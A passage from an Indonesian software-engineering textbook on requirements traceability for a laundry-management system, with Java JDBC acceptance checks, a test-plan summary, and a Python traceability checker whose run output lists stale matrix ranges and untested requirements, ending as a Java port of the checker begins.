                      + " WHERE arrived LIKE ?", "2025-10-%"));
            check("AC-9.1", "October 2025: received", v(7686000),
                  one(con, "SELECT SUM(amount) FROM Payment WHERE paid_at LIKE ?",
```

Kode 3.2 (Lanjutan) *java/AcExamples.java: sebelas pemeriksaan yang sama dengan JDBC. PreparedStatement dengan ? berperan seperti tuple parameter di Python, dan LocalDateTime seperti datetime.*

```
                    "2025-10-%"));
            check("AC-9.3", "bills with a balance above 0", v(38),
                  one(con, "SELECT COUNT(*) FROM Bill b WHERE payment > " + PAID));

            // AC-5.7 / BR-7: terlambat = masih antre setelah arrived + jam janji.
            long overdue = 0;
            try (PreparedStatement ps = con.prepareStatement(
                    "SELECT arrived, Service_id FROM Bill"
                    + " WHERE status = 'queued' AND Outlet_id = ?")) {
                ps.setString(1, "O02");
                try (ResultSet rs = ps.executeQuery()) {
                    while (rs.next()) {
                        LocalDateTime start =
                            LocalDateTime.parse(rs.getString(1), FMT);
                        int h = HOURS.getOrDefault(rs.getString(2), 96);
                        if (start.plusHours(h).isBefore(NOW)) overdue++;
                    }
                }
            }
            check("AC-5.7", "overdue bills at O02 at 21:00", v(6), v(overdue));

            // AC-10.2: nomor telepon dibandingkan hanya dari digitnya.
            String typed = "0896 0000 1482";
            long found = 0;
            try (PreparedStatement ps = con.prepareStatement(
                    "SELECT c.phone FROM Bill b JOIN Customer c"
                    + " ON c.id = b.Customer_id WHERE b.id = ?")) {
                ps.setString(1, "B2938");
                try (ResultSet rs = ps.executeQuery()) {
                    while (rs.next()) {
                        String digits = rs.getString(1).replaceAll("\\D", "");
                        if (digits.equals(typed.replaceAll("\\D", ""))) found++;
                    }
                }
            }
            check("AC-10.2", "B2938 found with '0896 0000 1482'", v(1), v(found));
        }
        long pass = checks.stream().filter(b -> b).count();
        System.out.printf("%d of %d acceptance checks pass%n", pass, checks.size());
        System.exit(pass == checks.size() ? 0 : 1);
    }
}
```

Versi Java berbeda pada rincian yang lazim bagi pemrogram Java. Hasil datang melalui `ResultSet`, satu kolom setiap kali, sehingga `one()` mengembalikan `long[]` alih-alih tuple. Metode `v(...)` adalah kemudahan kecil agar nilai harapan dapat ditulis `v(21, 0)`. `String.replaceAll("\\D", "")` adalah ekspresi reguler yang sama seperti di Python, dengan garis miring terbalik digandakan karena string Java memerlukannya. Untuk menjalankannya, letakkan `sqlite-jdbc-3.53.2.0.jar` di `java/lib` (README menjelaskan tempat mendapatkannya) lalu, di folder `java`:

```
$ javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d out AcExamples.java
$ java -cp out:lib/sqlite-jdbc-3.53.2.0.jar AcExamples
AC-2.2   customers whose name has 'wijaya'        8                  PASS
AC-2.6   bills of C0094 (so: no delete)           62                 PASS
AC-4.1   bills where payment = price x unit       2932               PASS
BR-5     cancelled bills / with a payment         21 / 0             PASS
AC-6.5   B0006 charged / paid / balance           36000 / 36000 / 0  PASS
AC-8.2   charged in September 2026                11913000           PASS
AC-9.1   October 2025: bills / charged            171 / 8362000      PASS
AC-9.1   October 2025: received                   7686000            PASS
AC-9.3   bills with a balance above 0             38                 PASS
AC-5.7   overdue bills at O02 at 21:00            6                  PASS
AC-10.2  B2938 found with '0896 0000 1482'        1                  PASS
11 of 11 acceptance checks pass
```

Di Windows, pemisah *class path* adalah titik koma: `-cp out;lib/sqlite-jdbc-3.53.2.0.jar`.

3.9 Keterlacakan: FR ↔ Use Case ↔ Kasus Uji


3.9.1 Mengapa melacak

> **DEFINISI. Keterlacakan kebutuhan** (*requirements traceability*) adalah kemampuan mengikuti sebuah kebutuhan ke belakang, ke asal-usulnya, dan ke depan, ke desain, kode, dan uji yang mewujudkan serta memeriksanya [14]. **Matriks keterlacakan** adalah tabel yang mencatat hubungan-hubungan itu, satu baris per kebutuhan.

Keterlacakan menjawab tiga pertanyaan yang cepat atau lambat diajukan setiap proyek. *Adakah yang terlewat?* Kebutuhan tanpa kasus uji belum pernah diperiksa. *Apa yang rusak bila ini berubah?* Bila pemilik menulis ulang BR-4, matriks mendaftar use case dan uji yang harus ditinjau lagi. *Mengapa ini ada di sini?* Uji yang tidak terlacak ke kebutuhan mana pun sedang menguji sesuatu yang tidak diminta siapa pun, atau menunjuk kebutuhan yang belum pernah dituliskan. Gotel dan Finkelstein, yang pertama kali mempelajari masalah ini secara sistematis, menemukan bahwa sebagian besar kegagalan keterlacakan adalah kegagalan arah *ke belakang*: hubungan dengan kebutuhan asalnya hilang [14]. Itulah sebabnya **Gambar 3.2** dimulai dari sebuah wawancara.

3.9.2 Matriks Profitina Laundry

Dokumen kebutuhan diakhiri dengan tabel keterlacakan, dan **Gambar 3.3** menggambarkan intinya: use case mana yang mewujudkan kebutuhan fungsional mana, beserta jumlah kriteria penerimaan dan kasus uji masing-masing.



Gambar 3.3 Matriks keterlacakan Profitina Laundry: sebelas kebutuhan fungsional terhadap enam belas use case (sel terisi berarti "use case ini mewujudkan kebutuhan ini"), dengan jumlah kriteria penerimaan dan kasus uji per kebutuhan. Ke-87 kasus uji fungsional, 13 kasus uji nonfungsional, dan 7 uji basis data membentuk 107 kasus dalam rencana uji.

Membaca matriks baris demi baris: FR-1 diwujudkan oleh dua use case, login (UC-01) dan pengelolaan akun karyawan (UC-16), karena mengatur kata sandi adalah bagian dari kemampuan untuk masuk. FR-5, alur kerja, diwujudkan oleh empat: tandai selesai, serahkan, batalkan, dan catat keluhan. Setiap FR lainnya memiliki tepat satu use case. Membacanya kolom demi kolom: setiap use case termasuk dalam tepat satu FR, sehingga tidak ada use case yang yatim.

Bab 4 menguraikan keenam belas use case langkah demi langkah. Di sini kita hanya memerlukan nomornya.

3.9.3 Rencana uji 107 kasus

Rencana uji mengubah setiap kriteria penerimaan menjadi satu atau lebih **kasus uji** (*test case*): sebuah masukan, serangkaian langkah, dan hasil yang diharapkan, ditulis dengan data nyata sehingga "yang diharapkan" berupa angka, bukan kata sifat. **Tabel 3.10** merangkumnya.

Tabel 3.10 Rencana uji Profitina Laundry dalam satu tabel. Setiap eksekusi dimulai dari salinan baru `laundry.db` dengan jam dibekukan pada 30 September 2026 pukul 21.00, sehingga setiap nilai harapan dapat direproduksi dengan tepat.

Kelompok	Kasus uji	Jumlah	Data yang dipakai
FR-1 Login dan peran	TC-1.1 sampai TC-1.11	11	akun demo, E0007 dengan hash dihapus
FR-2 Pelanggan	TC-2.1 sampai TC-2.10	10	`wijaya`, C0151, C0094, C0257 baru
FR-3 Layanan	TC-3.1 sampai TC-3.6	6	S0001, S0005, S0013 baru
FR-4 Membuat nota	TC-4.1 sampai TC-4.9	9	C0151 di O03, B2954 baru, rak A01 terpakai
FR-5 Alur kerja	TC-5.1 sampai TC-5.12	12	B2938, B2941, B2944, B2952, B0014
FR-6 Pembayaran	TC-6.1 sampai TC-6.8	8	B2938, B0006, deposit C0089
FR-7 Struk	TC-7.1 sampai TC-7.4	4	struk B2938
FR-8 Dasbor	TC-8.1 sampai TC-8.5	5	30 September 2026
FR-9 Laporan	TC-9.1 sampai TC-9.8	8	Oktober 2025, setahun penuh, `queries.sql`
FR-10 Cek status	TC-10.1 sampai TC-10.7	7	B2938 dengan telepon benar dan salah, B9999
FR-11 API	TC-11.1 sampai TC-11.7	7	contoh-contoh dalam `api.md`
Nonfungsional	TC-NF-01 sampai TC-NF-13	13	string serangan, MySQL, pengukuran waktu, layar 360 px
Basis data	TC-DB-1 sampai TC-DB-7	7	alat-alat basis data, dijalankan di SQLite, MariaDB, dan MySQL
Total		**107**	

Beginilah satu kriteria penerimaan menjadi kasus uji. AC-10.3 menyatakan bahwa nota yang tidak dikenal dan telepon yang salah menghasilkan jawaban yang sama. Rencana uji mengujinya dua kali: TC-10.3 mengirim `B2938` dengan `0812-0000-4710`, telepon pelanggan lain; TC-10.4 mengirim `B9999` dengan `0896-0000-1482` yang tampak benar, dan mengharapkan *pesan yang sama dan status HTTP yang sama, 404*. Di jalur Flask keduanya menjadi satu uji otomatis, `test_tc_10_3_and_10_4_same_answer`, yang namanya memuat kedua id, dan itulah kotak terakhir **Gambar 3.2**.

3.9.4 Kasus uji itu spesifik; kebutuhan itu umum

Mungkin terasa aneh bahwa rencana uji menyebut nota-nota tertentu. Hal itu disengaja. Kebutuhan bersifat umum (“harga dihitung di server”); kasus uji bersifat spesifik (“kirim `"payment": 1` bersama nota untuk `C0151`, `S0001`, 5 satuan; harapkan `payment` 40000”). Kalimat umum memberi tahu pemrogram apa yang harus dibangun; kalimat spesifik memberi tahu penguji apa persisnya yang harus diketik dan apa persisnya yang diharapkan. Kasus uji yang hasil harapannya “harga yang benar” bukanlah kasus uji. Karena data setahun bersifat tetap (Bab 5 menjelaskan caranya), 40000 akan menjadi jawaban yang benar di setiap mesin, di setiap jalur, selamanya.

3.10 Program yang Menemukan Celah

3.10.1 Apa itu celah

Matriks yang diketik dengan tangan akan bergeser. Seseorang menambah kasus uji dan lupa pada matriks; seseorang menambah use case dan lupa menautkannya. Pada proyek kecil pergeserannya kecil; pada proyek yang hidup bertahun-tahun pergeseran menjadi kebiasaan.

Obatnya adalah membiarkan sebuah program membaca dokumen-dokumen itu dan memeriksanya satu terhadap yang lain setiap kali ada perubahan, seperti kompilator memeriksa kode.

Pemeriksa di subbab ini membaca `requirements.md`, `use-cases.md`, dan `test-plan.md` serta, bila dapat menemukannya, uji otomatis jalur Flask. Program ini melaporkan sebuah **celah** setiap kali:

1. sebuah kebutuhan fungsional tidak memiliki kriteria penerimaan, use case, atau kasus uji;
2. matriks di `requirements.md` §7 mendaftar use case yang berbeda untuk sebuah FR dibandingkan daftar use case;
3. rentang kasus uji sebuah FR dalam matriks berbeda dari kasus uji yang sungguh didefinisikan rencana uji;
4. sebuah use case tidak terlacak ke FR mana pun, atau tidak memiliki deskripsi lengkap;
5. total yang dinyatakan rencana uji berbeda dari jumlah kasus uji yang didefinisikannya;
6. sebuah kasus uji tidak diotomasi dalam rangkaian uji Flask (kecuali uji basis data, yang dijalankan alat-alat basis data);
7. sebuah kebutuhan nonfungsional tidak disebut oleh kasus uji mana pun.

3.10.2 Program dalam Python

Kode 3.3 adalah programnya secara lengkap.

Kode 3.3 `python/tracecheck.py`: pemeriksa keterlacakan. Program membaca tiga dokumen Markdown dan satu folder uji hanya dengan pustaka standar dan ekspresi reguler, lalu melaporkan setiap celah yang ditemukannya.

```
"""Memeriksa keterlacakan Profitina Laundry: FR <-> use case <-> kasus uji.

Program membaca tiga dokumen Markdown yang dipakai buku (kebutuhan, use case,
rencana uji) dan, bila ditemukan, uji otomatis jalur Flask. Program mencetak
matriks dan setiap celah yang ditemukannya.

    python tracecheck.py                (dokumen di ../docs)
    python tracecheck.py DOCS TESTS     (folder lain)

Kode keluar 0 = tanpa celah, 1 = ada celah (agar skrip build dapat berhenti).
"""
import os
import re
import sys

HERE = os.path.dirname(os.path.abspath(__file__))
DOCS = os.path.join(HERE, "..", "docs")
TESTS = os.path.join(HERE, "..", "..", "..", "App", "python-flask", "tests")


def read(folder, name):
    with open(os.path.join(folder, name), encoding="utf-8") as f:
        return f.read()


def section(text, heading):
    """Teks dari baris '## judul' sampai baris '## ' berikutnya."""
    start = text.index("\n" + heading)
    end = text.find("\n## ", start + 1)
    return text[start:] if end < 0 else text[start:end]


def rows(block):
    """Sel-sel setiap baris tabel Markdown dalam sebuah blok teks."""
    for line in block.splitlines():
        if line.startswith("|") and not line.startswith("|--"):
            yield [c.strip() for c in line.strip().strip("|").split("|")]
```

Kode 3.3 (Lanjutan) *python/tracecheck.py: pemeriksa keterlacakan. Program membaca tiga dokumen Markdown dan satu folder uji hanya dengan pustaka standar dan ekspresi reguler, lalu melaporkan setiap celah yang ditemukannya.*

```
def tc_key(tc):
    """Kunci urut: TC-5.10 sesudah TC-5.9, TC-NF-.. sesudah TC-11.., DB terakhir."""
    parts = tc[3:].split("-")
    if parts[0] in ("NF", "DB"):
        return (100 if parts[0] == "NF" else 200, int(parts[1]), 0)
    major, minor = parts[0].split(".")
    return (int(major), int(minor), 0)


def expand(text):
    """'TC-1.1-1.9' -> ['TC-1.1', ..., 'TC-1.9']; 'UC-06, UC-07' -> id-idnya."""
    out = []
    for a, b, c in re.findall(r"TC-(\d+)\.(\d+)-\d+\.(\d+)", text):
        out += ["TC-%s.%d" % (a, n) for n in range(int(b), int(c) + 1)]
    out += re.findall(r"UC-\d\d", text)
    return out


def main():
    docs = sys.argv[1] if len(sys.argv) > 1 else DOCS
    tests = sys.argv[2] if len(sys.argv) > 2 else TESTS
    req = read(docs, "requirements.md")
    ucs = read(docs, "use-cases.md")
    plan = read(docs, "test-plan.md")
    gaps = []

    # 1. Yang didefinisikan kebutuhan: FR-n dan kriteria penerimaannya.
    frs = re.findall(r"^### (FR-\d+) ", req, re.M)
    acs = {fr: re.findall(r"^\* AC-%s\.\d+" % fr[3:], req, re.M)
           for fr in frs}

    # 2. Daftar use case: UC -> FR, dan UC mana yang punya deskripsi lengkap.
    uc_fr = {}
    for cells in rows(section(ucs, "## 2. Use-case list")):
        if re.fullmatch(r"UC-\d\d", cells[0]):
            uc_fr[cells[0]] = re.findall(r"FR-\d+", cells[3])
    described = set(re.findall(r"^### (UC-\d\d) ", ucs, re.M))
```

Kode 3.3 (Lanjutan) *python/tracecheck.py: pemeriksa keterlacakan. Program membaca tiga dokumen Markdown dan satu folder uji hanya dengan pustaka standar dan ekspresi reguler, lalu melaporkan setiap celah yang ditemukannya.*

```
    # 3. Rencana uji: setiap id TC yang didefinisikan di kolom pertama tabel.
    tc_fr, defined = {}, []
    for cells in rows(plan):
        if re.fullmatch(r"TC-(\d+\.\d+|NF-\d\d|DB-\d)", cells[0]):
            defined.append(cells[0])
    for fr in frs:
        pattern = r"TC-%s\.\d+" % fr[3:]
        tc_fr[fr] = [t for t in defined if re.fullmatch(pattern, t)]
    summary = list(rows(section(plan, "## 5. Traceability summary")))
    claimed_total = int(summary[-1][2].strip("*"))

    # 4. Matriks keterlacakan requirements.md bagian 7.
    matrix = {}
    for cells in rows(section(req, "## 7. Traceability")):
        if re.fullmatch(r"FR-\d+", cells[0]):
            matrix[cells[0]] = (expand(cells[1]), expand(cells[4]))

    # 5. Uji Flask: sebuah TC terotomasi bila nama fungsi uji memuatnya
    #    (test_tc_4_1_..., test_tc_10_3_and_10_4_...,
    #    test_tc_nf_05_..., test_nf09_...)
    #    atau bila docstring-nya diawali id tersebut ("""TC-NF-12 ...).
    automated = set()
    if os.path.isdir(tests):
        for name in sorted(os.listdir(tests)):
            if not name.endswith(".py"):
                continue
            src = read(tests, name)
            for a, b in re.findall(r"def test_tc_(\d+)_(\d+)", src):
                automated.add("TC-%s.%s" % (a, b))
            for a, b in re.findall(r"def test_tc_\d+_\d+_and_(\d+)_(\d+)", src):
                automated.add("TC-%s.%s" % (a, b))      # dua id, satu uji
            for n in re.findall(r"def test_(?:tc_)?nf_?(\d\d)", src):
                automated.add("TC-NF-%s" % n)
            for tc in re.findall(r'def test_\w+\(.*\):\s+"""(TC-[\w.-]+?\d)\b',
                                 src):
                automated.add(tc)
```

Kode 3.3 (Lanjutan) *python/tracecheck.py: pemeriksa keterlacakan. Program membaca tiga dokumen Markdown dan satu folder uji hanya dengan pustaka standar dan ekspresi reguler, lalu melaporkan setiap celah yang ditemukannya.*

```
    # ---- matriks -------------------------------------------------------------
    print("Traceability matrix (%d FRs, %d use cases, %d test cases)"
          % (len(frs), len(uc_fr), len(defined)))
    print("%-6s %3s  %-26s %4s %4s" % ("FR", "ACs", "use cases", "TCs",
                                       "auto"))
    for fr in frs:
        uc_list = sorted(u for u, f in uc_fr.items() if fr in f)
        auto = sum(1 for t in tc_fr[fr] if t in automated)
        print("%-6s %3d  %-26s %4d %4d" % (fr, len(acs[fr]),
              " ".join(u[3:] for u in uc_list), len(tc_fr[fr]), auto))
    nf = [t for t in defined if t.startswith("TC-NF")]
    db = [t for t in defined if t.startswith("TC-DB")]
    print("%-6s %3s  %-26s %4d %4d" % ("NFR", "-", "-", len(nf),
          sum(1 for t in nf if t in automated)))
    print("%-6s %3s  %-26s %4d %4s" % ("DB", "-", "-", len(db), "tool"))
    print("total test cases: %d (the plan says %d)" % (len(defined),
                                                       claimed_total))
    print()

    # ---- celah ---------------------------------------------------------------
    if len(defined) != claimed_total:
        gaps.append("plan total %d, but %d test cases are defined"
                    % (claimed_total, len(defined)))
    for fr in frs:
        uc_list = sorted(u for u, f in uc_fr.items() if fr in f)
        if not acs[fr]:
            gaps.append("%s has no acceptance criteria" % fr)
        if not uc_list:
            gaps.append("%s is realised by no use case" % fr)
        if not tc_fr[fr]:
            gaps.append("%s is checked by no test case" % fr)
        m_ucs, m_tcs = matrix.get(fr, ([], []))
        if sorted(m_ucs) != uc_list:
            gaps.append("%s: matrix lists %s, use-case list says %s"
                        % (fr, ",".join(m_ucs), ",".join(uc_list)))
        if m_tcs != tc_fr[fr]:
            gaps.append("%s: matrix range %s..%s is stale, plan has %s..%s"
                        % (fr, m_tcs[0][3:], m_tcs[-1][3:],
                           tc_fr[fr][0][3:], tc_fr[fr][-1][3:]))
    for uc in sorted(uc_fr):
        if not uc_fr[uc]:
            gaps.append("%s traces to no FR" % uc)
        if uc not in described:
            gaps.append("%s has no full description" % uc)
    if os.path.isdir(tests):
        for tc in sorted(defined, key=tc_key):
```

Kode 3.3 (Lanjutan) *python/tracecheck.py: pemeriksa keterlacakan. Program membaca tiga dokumen Markdown dan satu folder uji hanya dengan pustaka standar dan ekspresi reguler, lalu melaporkan setiap celah yang ditemukannya.*

```
            # TC-DB-* dijalankan oleh database/tools (rencana uji, bagian 4).
            if tc not in automated and not tc.startswith("TC-DB"):
                gaps.append("%s is not automated in the Flask suite" % tc)
    else:
        print("(Flask tests not found at %s: automation not checked)" % tests)

    # ---- kebutuhan nonfungsional: mana yang disebut oleh suatu uji? ----
    nfr_ids = re.findall(r"^\| ([SPUR]-\d+) \||^\* ([PUR]-\d+) ",
                         section(req, "## 4. Non-functional"), re.M)
    nfr_ids = [a or b for a, b in nfr_ids]
    named = set()
    for cells in rows(section(req, "## 4. Non-functional")):
        if re.fullmatch(r"S-\d+", cells[0]) and "TC-" in cells[2]:
            named.add(cells[0])
    for cells in rows(section(plan, "## 3. Non-functional tests")):
        named.update(re.findall(r"\b[SPUR]-\d+\b", cells[1]))
    untested = [n for n in nfr_ids if n not in named]
    print("Non-functional requirements: %d, named by a test case: %d"
          % (len(nfr_ids), len(nfr_ids) - len(untested)))
    for n in untested:
        gaps.append("%s is named by no test case" % n)

    print("Gaps found: %d" % len(gaps))
    for g in gaps:
        print("  - " + g)
    return 1 if gaps else 0


if __name__ == "__main__":
    sys.exit(main())
```

Program ini paling baik dibaca sesuai urutan jalannya.

Membaca tabel. Dokumen-dokumennya berupa Markdown, dan tabelnya adalah baris-baris yang diawali `|`. Generator `rows()` mengubah setiap baris seperti itu, kecuali baris pemisah `|---|`, menjadi daftar sel yang sudah dirapikan. `section()` memotong teks di antara satu judul `##` dan judul berikutnya, sehingga program membaca daftar use case dari subbabnya sendiri, bukan dari tempat lain yang kebetulan menyebut `UC-05`.

Langkah 1. `re.findall(r"^### (FR-\d+) ", req, re.M)` menemukan setiap judul seperti `### FR-4 Create a bill` dan menyimpan `FR-4`. Bendera `re.M` membuat `^` cocok di awal setiap baris. Untuk setiap FR, pola kedua menghitung kriteria penerimaannya: `^\* AC-4\.\d+` cocok dengan `* AC-4.1`, `* AC-4.2`, dan seterusnya. Garis miring terbalik sebelum titik penting: tanpanya, `AC-1.` juga akan cocok dengan `AC-10.1`.

Langkah 2. Daftar use case adalah tabel yang sel pertamanya berupa id seperti `UC-05` dan sel keempatnya menyebut FR. Program membangun kamus `uc_fr` dari UC ke FR, dan himpunan `described` berisi UC yang memiliki judul `### UC-..` sendiri.

Langkah 3. Setiap baris tabel rencana uji yang sel pertamanya tampak seperti `TC-4.1`, `TC-NF-05`, atau `TC-DB-3` mendefinisikan sebuah kasus uji. Kasus-kasus itu dikelompokkan per FR, dan total yang dinyatakan dibaca dari baris terakhir tabel ringkasan.

Langkah 4. Matriks di `requirements.md` §7 menulis rentang uji secara singkat: `TC-1.1-1.9`. `expand()` mengubahnya menjadi sembilan id `TC-1.1` … `TC-1.9`, sehingga matriks dapat dibandingkan dengan rencana uji id demi id.

Langkah 5. Uji Flask menyandikan id uji dalam nama fungsi, `def test_tc_4_1_create_bill`, kadang dua sekaligus dalam satu nama, `test_tc_10_3_and_10_4_same_answer`, atau dalam kata pertama docstring. Tiga pola mengumpulkannya. Ini sebuah konvensi, dan pemeriksa hanya sebaik konvensinya: uji bernama `test_something_else` yang kebetulan memeriksa TC-6.4 tidak akan terhitung. Itu alasan untuk menjaga konvensi, bukan kelemahan pemeriksa.

Laporan. Matriks dicetak satu baris per FR, lalu celah-celah dikumpulkan dalam sebuah daftar, dicetak, dan diubah menjadi kode keluar: 0 bila tidak ada, 1 bila ada. Kode keluar bukan nol itulah yang memungkinkan skrip build, atau server *continuous integration*, berhenti ketika dokumen-dokumen bergeser.

3.10.3 Menjalankannya

Di folder `python` bab ini:

```
$ python tracecheck.py
Traceability matrix (11 FRs, 16 use cases, 107 test cases)
FR     ACs  use cases                   TCs auto
FR-1     9  01 16                       11   11
FR-2     7  02 03                       10   10
FR-3     5  04                           6    6
FR-4     7  05                           9    9
FR-5     8  06 07 08 15                 12   12
FR-6     7  09                           8    8
FR-7     4  10                           4    3
FR-8     4  11                           5    5
FR-9     6  12                           8    8
FR-10    5  13                           7    7
FR-11    6  14                           7    7
NFR      -  -                           13   12
DB       -  -                            7 tool
total test cases: 107 (the plan says 107)

Non-functional requirements: 23, named by a test case: 14
Gaps found: 21
  - FR-1: matrix range 1.1..1.9 is stale, plan has 1.1..1.11
  - FR-2: matrix range 2.1..2.7 is stale, plan has 2.1..2.10
  - FR-3: matrix range 3.1..3.5 is stale, plan has 3.1..3.6
  - FR-4: matrix range 4.1..4.7 is stale, plan has 4.1..4.9
  - FR-5: matrix range 5.1..5.8 is stale, plan has 5.1..5.12
  - FR-6: matrix range 6.1..6.7 is stale, plan has 6.1..6.8
  - FR-8: matrix range 8.1..8.4 is stale, plan has 8.1..8.5
  - FR-9: matrix range 9.1..9.6 is stale, plan has 9.1..9.8
  - FR-10: matrix range 10.1..10.5 is stale, plan has 10.1..10.7
  - FR-11: matrix range 11.1..11.6 is stale, plan has 11.1..11.7
  - TC-7.3 is not automated in the Flask suite
  - TC-NF-10 is not automated in the Flask suite
  - S-8 is named by no test case
  - P-3 is named by no test case
  - P-4 is named by no test case
  - U-1 is named by no test case
  - U-3 is named by no test case
  - U-4 is named by no test case
  - R-1 is named by no test case
  - R-3 is named by no test case
  - R-4 is named by no test case
```

Bagian matriksnya sesuai dengan **Gambar 3.3**: 68 kriteria penerimaan, 87 kasus uji fungsional, 107 seluruhnya. Lalu datang 21 celah, dan setiap celah itu sungguhan.

Sepuluh rentang yang basi. Matriks di `requirements.md` §7 menyatakan FR-1 diuji oleh `TC-1.1-1.9`, padahal rencana uji mendefinisikan TC-1.1 sampai TC-1.11. Bila dicermati, sebuah pola

muncul: setiap rentang yang basi berakhir pada jumlah *kriteria penerimaan* FR-nya. FR-1 memiliki sembilan AC, dan matriks menyebut 1.9; FR-5 memiliki delapan, dan matriks menyebut 5.8. Matriks itu ditulis ketika setiap kriteria penerimaan memiliki satu kasus uji; kemudian rencana uji bertambah, misalnya dengan TC-5.10, dua *thread* yang menekan *Finished* pada nota yang sama pada saat yang sama, dan tidak ada yang memperbarui matriksnya. Hanya FR-7 yang luput, karena memiliki empat AC dan empat TC. Inilah persis pergeseran yang digambarkan di Subbab 3.10.1, ditemukan dalam proyek nyata hanya dalam beberapa milidetik.

Dua kasus uji manual. TC-7.3, pratinjau cetak, dan TC-NF-10, mahasiswa baru yang memasang di mesin bersih, tidak dapat diotomasi dengan klien uji; `VERIFIED.md` jalur Flask mencatat keduanya sebagai manual. Pemeriksa tidak dapat mengetahui hal itu, dan tidak seharusnya berpura-pura tahu; ia mendaftarnya, dan manusia yang memutuskan.

Sembilan kebutuhan kualitas yang tidak disebut. S-8 (tanpa rahasia di repositori) diperiksa "lewat tinjauan". P-3 dan P-4 (SQL portabel, format penyimpanan), U-1, U-3, dan U-4 (format, rumusan pesan galat, penerimaan 30 detik), R-1, R-3, dan R-4 (transaksi, uji, kode yang terbaca) tidak memiliki kasus uji yang *menyebut* mereka. Sebagian sebenarnya diuji dengan nama lain: R-1 dijalankan oleh TC-4.7, yang memaksa kegagalan setelah penyisipan nota dan memeriksa bahwa tidak ada yang tersisa. Perbaikan yang jujur adalah menambahkan id NFR ke baris kasus uji itu, sehingga hubungannya tertulis.

3.10.4 Memperbaiki dokumen dan menjalankannya lagi

Folder kode bab ini memuat `docs-fixed/`, salinan ketiga dokumen yang hanya kesepuluh rentang di `requirements.md` §7-nya dikoreksi (`TC-1.1-1.11`, `TC-2.1-2.10`, dan seterusnya). Menjalankan pemeriksa padanya:

```
$ python tracecheck.py ../docs-fixed
Traceability matrix (11 FRs, 16 use cases, 107 test cases)
FR     ACs  use cases                    TCs auto
FR-1     9  01 16                         11   11
FR-2     7  02 03                         10   10
FR-3     5  04                             6    6
FR-4     7  05                             9    9
FR-5     8  06 07 08 15                   12   12
FR-6     7  09                             8    8
FR-7     4  10                             4    3
FR-8     4  11                             5    5
FR-9     6  12                             8    8
FR-10    5  13                             7    7
FR-11    6  14                             7    7
NFR      -  -                             13   12
DB       -  -                              7 tool
total test cases: 107 (the plan says 107)

Non-functional requirements: 23, named by a test case: 14
Gaps found: 11
  - TC-7.3 is not automated in the Flask suite
  - TC-NF-10 is not automated in the Flask suite
  - S-8 is named by no test case
  - P-3 is named by no test case
  - P-4 is named by no test case
  - U-1 is named by no test case
  - U-3 is named by no test case
  - U-4 is named by no test case
  - R-1 is named by no test case
  - R-3 is named by no test case
  - R-4 is named by no test case
```

Kesepuluh rentang basi hilang; sebelas celah yang tersisa adalah keputusan yang sudah diuraikan di atas, dan masing-masing kini memerlukan manusia, bukan program. Itulah pembagian kerja yang tepat: program menemukan, manusia memutuskan.

3.10.5 Pemeriksa yang sama dalam Java

Kode 3.4 adalah terjemahan baris demi baris. Program ini membaca berkas yang sama, menerapkan ekspresi reguler yang sama (`java.util.regex` memahami sintaksis yang sama, dengan setiap garis miring terbalik digandakan dalam literal string), dan mencetak laporan yang sama, karakter demi karakter.

Kode 3.4 `java/TraceCheck.java`: pemeriksa keterlacakan dalam Java 21. `TreeMap` menjaga use case tetap terurut, `LinkedHashMap` menjaga FR dalam urutan dokumen, dan `Arrays.compare` mengurutkan id uji sehingga TC-5.10 datang sesudah TC-5.9.

```java
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.ArrayList;
import java.util.Arrays;
import java.util.Collections;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.Set;
import java.util.TreeMap;
import java.util.TreeSet;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import java.util.stream.Stream;

/**
 * Memeriksa keterlacakan Profitina Laundry: FR <-> use case <-> kasus uji.
 * Pemeriksaan yang sama, dengan urutan dan keluaran yang sama, seperti
 * tracecheck.py. Jalankan dari folder java/:
 *
 *     java TraceCheck.java                 (dokumen di ../docs)
 *     java TraceCheck.java DOCS TESTS      (folder lain)
 *
 * Kode keluar 0 = tanpa celah, 1 = ada celah.
 */
public class TraceCheck {

    static final String DOCS = "../docs";
    static final String TESTS = "../../../App/python-flask/tests";

    static String read(String folder, String name) throws IOException {
        return Files.readString(Path.of(folder, name), StandardCharsets.UTF_8);
    }

    /** Teks dari baris '## judul' sampai baris '## ' berikutnya. */
    static String section(String text, String heading) {
